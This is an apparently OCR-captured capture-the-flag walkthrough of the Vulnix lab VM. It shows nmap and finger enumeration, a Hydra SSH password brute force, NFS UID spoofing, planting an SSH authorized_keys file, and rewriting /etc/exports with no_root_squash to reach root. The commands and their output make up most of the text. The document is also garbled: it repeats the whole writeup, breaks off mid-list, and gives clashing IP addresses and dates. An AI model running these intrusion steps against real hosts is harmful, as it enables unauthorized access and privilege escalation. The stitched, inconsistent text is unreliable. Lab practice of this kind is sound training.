
VULNIX BOX

VULNIX BOX

Vulnix is a boot to root virtual machine which is hosted on Vulnhub.



```
Ubuntu 12.04.1 LTS vulnix tty1

db     db db     db db       d8b   db d888888b db    db
88     88 88     88 88       8880  88   `88'   `8b  d8'
Y8     8P 88     88 88       88V8o 88    88     `8bd8'
`8b   d8' 88     88 88       88 V8o88    88     .dPYb.
 `8bd8'   88b   d88 88booo.  88  V888   .88.   .8P  Y8.
   YP     ~Y8888P' Y88888P  VP   V8P Y888888P YP    YP

                                            Release 1.0

This is a deliberately vulnerable image. Do not place within a live environment.
For training purposes only.

www.rebootuser.com

vulnix login: _
```

0. Identify the IP address of Vulnix machine:

```
┌─[✗]─[root@Dasagreeva]─[~]
└──── #netdiscover -i vboxnet0
 Currently scanning: 192.168.65.0/16   |   Screen View: Unique Hosts

 2 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 84
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
 192.168.56.2    08:00:27:c5:24:72      1      42  PCS Systemtechnik GmbH
 192.168.56.8    08:00:27:27:c8:31      1      42  PCS Systemtechnik Gmb
```

1.Enumeration

Enumeration is an important part of pentesting, debatable to be the most important step. In this step we'll be enumeration services running on victim as well as users, shares, RPC info, …

1.1 Services Enumeration

You don’t usually need to scan all ports, top 1000 are usually good for starting, but in this example all ports will be scanned for TCP services.

```
┌─[✗]─[root@Dasagreeva]─[~]
└─── #nmap -v -sT -sC -sV -A -O 192.168.56.8
Starting Nmap 7.80 ( <ins>https://nmap.org</ins> ) at 2020-01-01 13:51 IST
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 13:51
Completed NSE at 13:51, 0.00s elapsed
Initiating NSE at 13:51
Completed NSE at 13:51, 0.00s elapsed
Initiating NSE at 13:51
Completed NSE at 13:51, 0.00s elapsed
Initiating ARP Ping Scan at 13:51
Scanning 192.168.56.8 [1 port]
Completed ARP Ping Scan at 13:51, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 13:51
Completed Parallel DNS resolution of 1 host. at 13:51, 0.07s elapsed
Initiating Connect Scan at 13:51
Scanning 192.168.56.8 [1000 ports]
Discovered open port 25/tcp on 192.168.56.8
Discovered open port 111/tcp on 192.168.56.8
Discovered open port 995/tcp on 192.168.56.8
Discovered open port 993/tcp on 192.168.56.8
Discovered open port 143/tcp on 192.168.56.8
Discovered open port 110/tcp on 192.168.56.8
Discovered open port 22/tcp on 192.168.56.8
Discovered open port 513/tcp on 192.168.56.8
Discovered open port 512/tcp on 192.168.56.8
Discovered open port 2049/tcp on 192.168.56.8
Discovered open port 79/tcp on 192.168.56.8
Discovered open port 514/tcp on 192.168.56.8
Completed Connect Scan at 13:51, 0.05s elapsed (1000 total ports)
Initiating Service scan at 13:51
Scanning 12 services on 192.168.56.8
Completed Service scan at 13:52, 14.05s elapsed (12 services on 1 host)
Initiating OS detection (try #1) against 192.168.56.8
NSE: Script scanning 192.168.56.8.
Initiating NSE at 13:52
Completed NSE at 13:52, 12.14s elapsed
Initiating NSE at 13:52
Completed NSE at 13:54, 141.22s elapsed
```

```
 Initiating NSE at 13:54
 Completed NSE at 13:54, 0.00s elapsed
 Nmap scan report for 192.168.56.8
 Host is up (0.00047s latency).
 Not shown: 988 closed ports
 PORT     STATE SERVICE    VERSION
 22/tcp   open  ssh        OpenSSH 5.9p1 Debian 5ubuntu1 (Ubuntu Linux;
protocol 2.0)
 | ssh-hostkey:
 |   1024 10:cd:9e:a0:e4:e0:30:24:3e:bd:67:5f:75:4a:33:bf (DSA)
 |   2048 bc:f9:24:07:2f:cb:76:80:0d:27:a6:48:52:0a:24:3a (RSA)
 |_  256 4d:bb:4a:c1:18:e8:da:d1:82:6f:58:52:9c:ee:34:5f (ECDSA)
 25/tcp   open  smtp       Postfix smtpd
 |_smtp-commands: vulnix, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS,
ENHANCEDSTATUSCODES, 8BITMIME, DSN,
 |_ssl-date: 2020-01-01T13:52:26+00:00; +5h30m00s from scanner time.
 79/tcp   open  finger     Linux fingerd
 |_finger: No one logged on.\x0D
 110/tcp  open  pop3       Dovecot pop3d
 |_pop3-capabilities: SASL RESP-CODES TOP STLS CAPA PIPELINING UIDL
 |_ssl-date: 2020-01-01T13:52:26+00:00; +5h30m00s from scanner time.
 111/tcp  open  rpcbind    2-4 (RPC #100000)
 | rpcinfo:
 |   program version    port/proto  service
 |   100000  2,3,4        111/tcp   rpcbind
 |   100000  2,3,4        111/udp   rpcbind
 |   100000  3,4          111/tcp6  rpcbind
 |   100000  3,4          111/udp6  rpcbind
 |   100003  2,3,4       2049/tcp   nfs
 |   100003  2,3,4       2049/tcp6  nfs
 |   100003  2,3,4       2049/udp   nfs
 |   100003  2,3,4       2049/udp6  nfs
 |   100005  1,2,3      34032/udp6  mountd
 |   100005  1,2,3      43561/tcp   mountd
 |   100005  1,2,3      51468/tcp6  mountd
 |   100005  1,2,3      55301/udp   mountd
 |   100021  1,3,4      39090/tcp6  nlockmgr
 |   100021  1,3,4      39339/udp   nlockmgr
 |   100021  1,3,4      56538/tcp   nlockmgr
 |   100021  1,3,4      58596/udp6  nlockmgr
 |   100024  1          42318/udp6  status
 |   100024  1          43133/udp   status
 |   100024  1          47837/tcp   status
 |   100024  1          54776/tcp6  status
 |   100227  2,3         2049/tcp   nfs_acl
 |   100227  2,3         2049/tcp6  nfs_acl
 |   100227  2,3         2049/udp   nfs_acl
 |_  100227  2,3         2049/udp6  nfs_acl
 143/tcp  open  imap       Dovecot imapd
 |_imap-capabilities: LOGINDISABLEDA0001 Pre-login SASL-IR more LITERAL+
capabilities IDLE ID STARTTLS have listed LOGIN-REFERRALS post-login ENABLE
IMAP4rev1 OK
 |_ssl-date: 2020-01-01T13:52:26+00:00; +5h30m00s from scanner time.
 512/tcp  open  exec       netkit-rsh rexecd
 513/tcp  open  login
 514/tcp  open  shell      Netkit rshd
 993/tcp  open  ssl/imaps?
 |_ssl-date: 2020-01-01T13:52:27+00:00; +5h30m00s from scanner time.
 995/tcp  open  ssl/pop3s?
 |_ssl-date: 2020-01-01T13:52:27+00:00; +5h30m00s from scanner time.
 2049/tcp open  nfs_acl    2-3 (RPC #100227)
 MAC Address: 08:00:27:27:C8:31 (Oracle VirtualBox virtual NIC)
 Device type: general purpose
 Running: Linux 2.6.X|3.X
 OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3
 OS details: Linux 2.6.32 - 3.10
 Uptime guess: 198.842 days (since Sun Jun 16 17:42:04 2019)
 Network Distance: 1 hop
 TCP Sequence Prediction: Difficulty=266 (Good luck!)
 IP ID Sequence Generation: All zeros
 Service Info: Host:  vulnix; OS: Linux; CPE: cpe:/o:linux:linux_kernelHost
script results:
 |_clock-skew: mean: 5h29m59s, deviation: 0s, median: 5h29m59sTRACEROUTE
 HOP RTT     ADDRESS
 1   0.47 ms 192.168.56.8NSE: Script Post-scanning.
 Initiating NSE at 13:54
 Completed NSE at 13:54, 0.00s elapsed
 Initiating NSE at 13:54
 Completed NSE at 13:54, 0.00s elapsed
 Initiating NSE at 13:54
 Completed NSE at 13:54, 0.00s elapsed
 Read data files from: /usr/bin/../share/nmap
 OS and Service detection performed. Please report any incorrect results at
<ins>https://nmap.org/submit/</ins> .
 Nmap done: 1 IP address (1 host up) scanned in 170.07 seconds
            Raw packets sent: 23 (1.806KB) | Rcvd: 19 (3.011KB)
```

Great, we got many services running, notables are:

>Port 22: SSH
>Port 25: SMTP
>Port 79: Finger
>Port 110: POP3
>Port 111: RPCbind
>Port 143: IMAP
>Port 512: RSH (Remote shell)
>Port 513: RLogin
>Port 514: shell?

1.2 Port 22 — Inspecting SSH — OpenSSH 5.9p1

Now we check for exploit on the searchxploite and found nothing useful there so moving on.

1.3 Port 79 — Inspecting Finger — Linux fingerd

Took me a while to figure out, but the username user is not a common one. Let's try running finger against the two usernames we found (vulnix and user).

```
┌─[✗]─[root@Dasagreeva]─[~]
└──╼ #finger user@192.168.56.10
Login: user Name: user
Directory: /home/user Shell: /bin/bash
Never logged in.
No mail.
No Plan.Login: dovenull Name: Dovecot login user
Directory: /nonexistent Shell: /bin/false
Never logged in.
No mail.
No Plan.
```

Good, Both the users are valid.

1.3 NFS enumeration Port 2049

Since we have NFS service running on port 2069, we may be able to mount a
share and find some juicy data!
You'll need to install nfs-common package if it doesn't exist already.

```
┌─[root@Dasagreeva]─[~]
└──╼ #showmount -e 192.168.56.10
     Export list for 192.168.56.10:
     /home/vulnix *┌─[root@Dasagreeva]─[~]
└──╼ #mkdir /tmp/nfs
┌─[root@Dasagreeva]─[~]
└──╼ #mount -t nfs 192.168.56.10:/home/vulnix  /tmp/nfs
┌─[root@Dasagreeva]─[~]
└──╼#cd /tmp/nfs
    bash: cd: /tmp/nfs: Permission denied
```

The mounted share cannot be accessed, probably because the root_squash flag is set. We can safely assume if we have a user named vulnix with the same UID we'll be able to access it. But we'll get back to this later.

2. Gaining Access

After wasting a decent amount of time on finding exploits for running services, I wasn't able to find any, don't do that, there are services we didn't explore more properly in the first place.

2.1 Brute forcing SSH

Running Hydra against either user or vulnix is an option with rockyou wordlist, although this will take a very long time (unless you try user user first)!

```
 ┌─[root@Dasagreeva]─[~]
 └──╼#hydra -l user -P rockyou.txt 192.168.1.72 ssh -t 4
 Hydra v8.3 © 2016 by van Hauser/THC — Please do not use in military or
secret service organizations, or for illegal purposes.Hydra
(<ins>http://www.thc.org/thc-hydra</ins>) starting at 2016-10-30 23:43:08
 [DATA] max 4 tasks per 1 server, overall 64 tasks, 14344399 login tries
(l:1/p:14344399), ~56032 tries per task
 [DATA] attacking service ssh on port 22
 [STATUS] 64.00 tries/min, 64 tries in 00:01h, 14344335 to do in 3735:31h, 4
active
 [STATUS] 61.33 tries/min, 184 tries in 00:03h, 14344215 to do in 3897:54h,
4 active
 [STATUS] 60.71 tries/min, 425 tries in 00:07h, 14343974 to do in 3937:34h,
4 active
 [22][ssh] host: 192.168.1.72 login: user password: letmein
 1 of 1 target successfully completed, 1 valid password found
```

```
Hydra (<ins>http://www.thc.org/thc-hydra</ins>) finished at 2016-10-30
23:51:39
```

2.2 Privilege escalation P1

We can now ssh into the victim's machine as user user but there's not much to do unfortunately. GCC isn't installed so a local exploit won't work since they're written in C.

If you navigate to `/home you'll notice the shared directory we couldn't access earlier. Why don't we try to get the UID for vulnix and create a temporary user on our system and access it?

```
user@vulnix:/home$ id vulnix
uid=2008(vulnix) gid=2008(vulnix) groups=2008(vulnix)
user@vulnix:/home$ exit
logout
┌─[root@Dasagreeva]─[~]
└───#useradd -u 2008 vulnix
┌─[root@Dasagreeva]─[~]
└───# mkdir /tmp/mnt
┌─[root@Dasagreeva]─[~]
└───# mount -t nfs 192.168.56.10:/home/vulnix /tmp/mnt -nolock
┌─[root@Dasagreeva]─[~]
└───# cd /tmp/mnt
bash: cd: /tmp/mnt: Permission denied
┌─[root@Dasagreeva]─[~]
└───# su vulnix
$ id
uid=2008(vulnix) gid=2008(vulnix) groups=2008(vulnix)
$ cd /tmp/mnt
$ ls
$ ls -al
total 20
drwxr-x — — 2 vulnix vulnix 4096 Sep 2 2012 .
drwxrwxrwt 12 root root 4096 Oct 31 00:03 ..
-rw-r — r — 1 vulnix vulnix 220 Apr 3 2012 .bash_logout
-rw-r — r — 1 vulnix vulnix 3486 Apr 3 2012 .bashrc
-rw-r — r — 1 vulnix vulnix 675 Apr 3 2012 .profile
$
```

Let's generate keys for SSH so we can login into vulnix!

Steps:

1. Create ssh key pair by running ssh-keygen.

2. Create .ssh directory on the mounted share /home/vulnix/.ssh
3. Copy the content of the public key to /home/vulnix/.ssh.
4. SSH into vulnix@_victim_ip_!

We create a pair of keys on the /root/.ssh . Now we transfer the public key on the /tmp/mnt/home/.ssh and place it there only and rename it the authorized_keys.
Now call ssh connection for the vulnix@192.168.56.10

```
 ┌─[root@Dasagreeva]─[~]
 └───#ssh -i id_rsa vulnix@192.168.56.10
 Welcome to Ubuntu 12.04.1 LTS (GNU/Linux 3.2.0-29-generic-pae i686) *
Documentation: <ins>https://help.ubuntu.com/</ins> System information as of
Mon Oct 31 04:09:44 GMT 2016 System load: 0.0 Processes: 89
 Usage of /: 93.3% of 773MB Users logged in: 0
 Memory usage: 13% IP address for eth0: 192.168.1.72
 Swap usage: 0% => / is using 93.3% of 773MB Graph this data and manage this
system at https://landscape.canonical.com/ New release ‘14.04.5 LTS’
available.
 Run ‘do-release-upgrade' to upgrade to it. The programs included with the
Ubuntu system are free software;
 the exact distribution terms for each program are described in the
 individual files in /usr/share/doc/*/copyright. Ubuntu comes with
ABSOLUTELY NO WARRANTY, to the extent permitted by
 applicable law.vulnix@vulnix:~$ ┌─[root@Dasagreeva]─[~]
 └───#ssh -i id_rsa vulnix@192.168.56.10
 Welcome to Ubuntu 12.04.1 LTS (GNU/Linux 3.2.0-29-generic-pae i686)*
Documentation: <ins>https://help.ubuntu.com/</ins>System information as of
Mon Oct 31 04:09:44 GMT 2016System load: 0.0 Processes: 89
 Usage of /: 93.3% of 773MB Users logged in: 0
 Memory usage: 13% IP address for eth0: 192.168.1.72
 Swap usage: 0%=> / is using 93.3% of 773MBGraph this data and manage this
system at <ins>https://landscape.canonical.com/</ins>New release ‘14.04.5
LTS’ available.
 Run ‘do-release-upgrade’ to upgrade to it.The programs included with the
Ubuntu system are free software;
 the exact distribution terms for each program are described in the
 individual files in /usr/share/doc/*/copyright.Ubuntu comes with ABSOLUTELY
NO WARRANTY, to the extent permitted by
 applicable law.vulnix@vulnix:~$
```

2.3 Privilege Escalation

I was very lucky to notice this straight away that running **sudo -l** shows that **vulnix** allowed to edit **/etc/exports.** This way I can add an entry for the entire directory and do whatever I want.

Yet one problem stood in the way, how do I restart the VM so the changes take place? Not sure what other people think about this but unfortunately the author's walkthrough was to restart the VM. I'm very against this as in a pentest, I don't have access to the physical machine, if I can't reboot it with my current privilege, I won't be able to restart it.

Also due to the fact that there's a secure_path set, we can't manipulate the PATH variable (except by running sudo -e which we can't).

```
vulnix@vulnix:~$ sudoedit /etc/exports
vulnix@vulnix:~$ cat /etc/exports
# /etc/exports: the access control list for filesystems which may be
exported
# to NFS clients. See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes hostname1(rw,sync,no_subtree_check)
hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4 gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes gss/krb5i(rw,sync,no_subtree_check)
#
/home/vulnix *(rw,root_squash)
/root *(rw, no_root_squash)vulnix@vulnix:~$
```


Let's edit the file and update /home/vulnix so we're able to. Restart the VM and remount the shared directory. We can upload a local exploit to gain root, or just copy /bin/bash and give it setuid permissions.

We'll run bash with -p flag to keep the original file's permissions.

```
┌─[root@Dasagreeva]─[~]
        └──╼ #showmount -e 192.168.56.10
        Export list for 192.168.56.10:
        /root        *
        /home/vulnix *
        ┌─[root@Dasagreeva]─[~]
        └──╼ #mkdir /tmp/RVulnix
        ┌─[root@Dasagreeva]─[~]
        └──╼ #mount -t nfs 192.168.56.10:/root/ /tmp/RVulnix/
        ┌─[root@Dasagreeva]─[~]
        └──╼ #cd /tmp/RVulnix/
        ┌─[root@Dasagreeva]─[/tmp/RVulnix]
        └──╼ #ls -la
```

```
total 32
drwx------  4 root root 4096 Jan  1 20:21 .
drwxrwxrwt 22 root root 4096 Jan  2 13:19 ..
-rw-------  1 root root    0 Jan  1 20:30 .bash_history
-rw-r--r--  1 root root 3106 Apr 19  2012 .bashrc
drwx------  2 root root 4096 Sep  2  2012 .cache
-rw-r--r--  1 root root  140 Apr 19  2012 .profile
drwxr-xr-x  2 root root 4096 Jan  1 20:22 .ssh
-r--------  1 root root   33 Sep  2  2012 trophy.txt
-rw-------  1 root root  710 Sep  2  2012 .viminfo
┌─[root@Dasagreeva]─[/tmp/RVulnix]
└──╼ #cat trophy.txt
cc614640424f5bd60ce5d5264899c3be
┌─[root@Dasagreeva]─[/tmp/RVulnix]
└──╼ #whoami
root
┌─[root@Dasagreeva]─[/tmp/RVulnix]
└──╼ #id
 uid=0(root) gid=0(root) groups=0(root)
```

Vulnix is a boot to root virtual machine which is hosted on Vulnhub.



```
Ubuntu 12.04.1 LTS vulnix tty1


db    db db    db db      d8b   db d888888b db    db
88    88 88    88 88      888o  88   `88'   `8b  d8'
Y8    8P 88    88 88      88V8o 88    88     `8bd8'
`8b  d8' 88    88 88      88 V8o88    88     .dPYb.
 `8bd8'  88b  d88 88booo. 88  V888   .88.   .8P  Y8.
   YP    ~Y8888P' Y88888P VP   V8P Y888888P YP    YP

                                           Release 1.0


This is a deliberately vulnerable image. Do not place within a live environment.
For training purposes only.

www.rebootuser.com

vulnix login: _
```

> Description of the challenge
>
> Here we have a vulnerable Linux host with configuration weaknesses rather than purposely vulnerable software versions (well at the time of release anyway!)
> The host is based upon Ubuntu Server 12.04 and is fully patched as of early September 2012.

> The goal; boot up, find the IP, hack away and obtain the trophy hidden away in /root by any means you wish — excluding the actual hacking of the vmdk
> Free free to contact me with any questions/comments using the comments section below.
> Enjoy!
> Source: http://www.rebootuser.com/?p=933

0. Identify the IP address of Vulnix machine:

```
┌─[✗]─[root@Dasagreeva]─[~]
└──╼ #netdiscover -i vboxnet0
 Currently scanning: 192.168.65.0/16   |   Screen View: Unique Hosts

 2 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 84
 _________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------
 192.168.56.2    08:00:27:c5:24:72      1      42  PCS Systemtechnik GmbH
 192.168.56.8    08:00:27:27:c8:31      1      42  PCS Systemtechnik Gmb
```

1.Enumeration

Enumeration is an important part of pentesting, debatable to be the most important step. In this step we'll be enumeration services running on victim as well as users, shares, RPC info, …

1.1 Services Enumeration

You don't usually need to scan all ports, top 1000 are usually good for starting, but in this example all ports will be scanned for TCP services.

```
 ┌─[✗]─[root@Dasagreeva]─[~]
 └──╼ #nmap -v -sT -sC -sV -A -O 192.168.56.8
Starting Nmap 7.80 ( <ins>https://nmap.org</ins> ) at 2020-01-01 13:51 IST
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 13:51
Completed NSE at 13:51, 0.00s elapsed
Initiating NSE at 13:51
Completed NSE at 13:51, 0.00s elapsed
Initiating NSE at 13:51
Completed NSE at 13:51, 0.00s elapsed
Initiating ARP Ping Scan at 13:51
Scanning 192.168.56.8 [1 port]
Completed ARP Ping Scan at 13:51, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 13:51
Completed Parallel DNS resolution of 1 host. at 13:51, 0.07s elapsed
```

```
 Initiating Connect Scan at 13:51
 Scanning 192.168.56.8 [1000 ports]
 Discovered open port 25/tcp on 192.168.56.8
 Discovered open port 111/tcp on 192.168.56.8
 Discovered open port 995/tcp on 192.168.56.8
 Discovered open port 993/tcp on 192.168.56.8
 Discovered open port 143/tcp on 192.168.56.8
 Discovered open port 110/tcp on 192.168.56.8
 Discovered open port 22/tcp on 192.168.56.8
 Discovered open port 513/tcp on 192.168.56.8
 Discovered open port 512/tcp on 192.168.56.8
 Discovered open port 2049/tcp on 192.168.56.8
 Discovered open port 79/tcp on 192.168.56.8
 Discovered open port 514/tcp on 192.168.56.8
 Completed Connect Scan at 13:51, 0.05s elapsed (1000 total ports)
 Initiating Service scan at 13:51
 Scanning 12 services on 192.168.56.8
 Completed Service scan at 13:52, 14.05s elapsed (12 services on 1 host)
 Initiating OS detection (try #1) against 192.168.56.8
 NSE: Script scanning 192.168.56.8.
 Initiating NSE at 13:52
 Completed NSE at 13:52, 12.14s elapsed
 Initiating NSE at 13:52
 Completed NSE at 13:54, 141.22s elapsed
 Initiating NSE at 13:54
 Completed NSE at 13:54, 0.00s elapsed
 Nmap scan report for 192.168.56.8
 Host is up (0.00047s latency).
 Not shown: 988 closed ports
 PORT     STATE SERVICE    VERSION
 22/tcp   open  ssh        OpenSSH 5.9p1 Debian 5ubuntu1 (Ubuntu Linux;
protocol 2.0)
 | ssh-hostkey:
 |   1024 10:cd:9e:a0:e4:e0:30:24:3e:bd:67:5f:75:4a:33:bf (DSA)
 |   2048 bc:f9:24:07:2f:cb:76:80:0d:27:a6:48:52:0a:24:3a (RSA)
 |_  256 4d:bb:4a:c1:18:e8:da:d1:82:6f:58:52:9c:ee:34:5f (ECDSA)
 25/tcp   open  smtp       Postfix smtpd
 |_smtp-commands: vulnix, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS,
ENHANCEDSTATUSCODES, 8BITMIME, DSN,
 |_ssl-date: 2020-01-01T13:52:26+00:00; +5h30m00s from scanner time.
 79/tcp   open  finger     Linux fingerd
 |_finger: No one logged on.\x0D
 110/tcp  open  pop3       Dovecot pop3d
 |_pop3-capabilities: SASL RESP-CODES TOP STLS CAPA PIPELINING UIDL
 |_ssl-date: 2020-01-01T13:52:26+00:00; +5h30m00s from scanner time.
 111/tcp  open  rpcbind    2-4 (RPC #100000)
 | rpcinfo:
 |   program version    port/proto  service
 |   100000  2,3,4        111/tcp   rpcbind
 |   100000  2,3,4        111/udp   rpcbind
 |   100000  3,4          111/tcp6  rpcbind
 |   100000  3,4          111/udp6  rpcbind
 |   100003  2,3,4       2049/tcp   nfs
 |   100003  2,3,4       2049/tcp6  nfs
 |   100003  2,3,4       2049/udp   nfs
 |   100003  2,3,4       2049/udp6  nfs
 |   100005  1,2,3      34032/udp6  mountd
 |   100005  1,2,3      43561/tcp   mountd
 |   100005  1,2,3      51468/tcp6  mountd
 |   100005  1,2,3      55301/udp   mountd
 |   100021  1,3,4      39090/tcp6  nlockmgr
 |   100021  1,3,4      39339/udp   nlockmgr
 |   100021  1,3,4      56538/tcp   nlockmgr
 |   100021  1,3,4      58596/udp6  nlockmgr
 |   100024  1          42318/udp6  status
 |   100024  1          43133/udp   status
 |   100024  1          47837/tcp   status
 |   100024  1          54776/tcp6  status
 |   100227  2,3         2049/tcp   nfs_acl
 |   100227  2,3         2049/tcp6  nfs_acl
 |   100227  2,3         2049/udp   nfs_acl
 |_  100227  2,3         2049/udp6  nfs_acl
 143/tcp  open  imap       Dovecot imapd
 |_imap-capabilities: LOGINDISABLEDA0001 Pre-login SASL-IR more LITERAL+
capabilities IDLE ID STARTTLS have listed LOGIN-REFERRALS post-login ENABLE
IMAP4rev1 OK
 |_ssl-date: 2020-01-01T13:52:26+00:00; +5h30m00s from scanner time.
 512/tcp  open  exec       netkit-rsh rexecd
 513/tcp  open  login
 514/tcp  open  shell      Netkit rshd
 993/tcp  open  ssl/imaps?
 |_ssl-date: 2020-01-01T13:52:27+00:00; +5h30m00s from scanner time.
 995/tcp  open  ssl/pop3s?
 |_ssl-date: 2020-01-01T13:52:27+00:00; +5h30m00s from scanner time.
 2049/tcp open  nfs_acl    2-3 (RPC #100227)
 MAC Address: 08:00:27:27:C8:31 (Oracle VirtualBox virtual NIC)
 Device type: general purpose
 Running: Linux 2.6.X|3.X
 OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3
 OS details: Linux 2.6.32 - 3.10
 Uptime guess: 198.842 days (since Sun Jun 16 17:42:04 2019)
 Network Distance: 1 hop
 TCP Sequence Prediction: Difficulty=266 (Good luck!)
 IP ID Sequence Generation: All zeros
 Service Info: Host:  vulnix; OS: Linux; CPE: cpe:/o:linux:linux_kernelHost
script results:
 |_clock-skew: mean: 5h29m59s, deviation: 0s, median: 5h29m59sTRACEROUTE
 HOP RTT     ADDRESS
 1   0.47 ms 192.168.56.8NSE: Script Post-scanning.
 Initiating NSE at 13:54
 Completed NSE at 13:54, 0.00s elapsed
 Initiating NSE at 13:54
 Completed NSE at 13:54, 0.00s elapsed
 Initiating NSE at 13:54
 Completed NSE at 13:54, 0.00s elapsed
 Read data files from: /usr/bin/../share/nmap
 OS and Service detection performed. Please report any incorrect results at
<ins>https://nmap.org/submit/</ins> .
 Nmap done: 1 IP address (1 host up) scanned in 170.07 seconds
            Raw packets sent: 23 (1.806KB) | Rcvd: 19 (3.011KB)
```

Great, we got many services running, notables are:

>Port 22: SSH
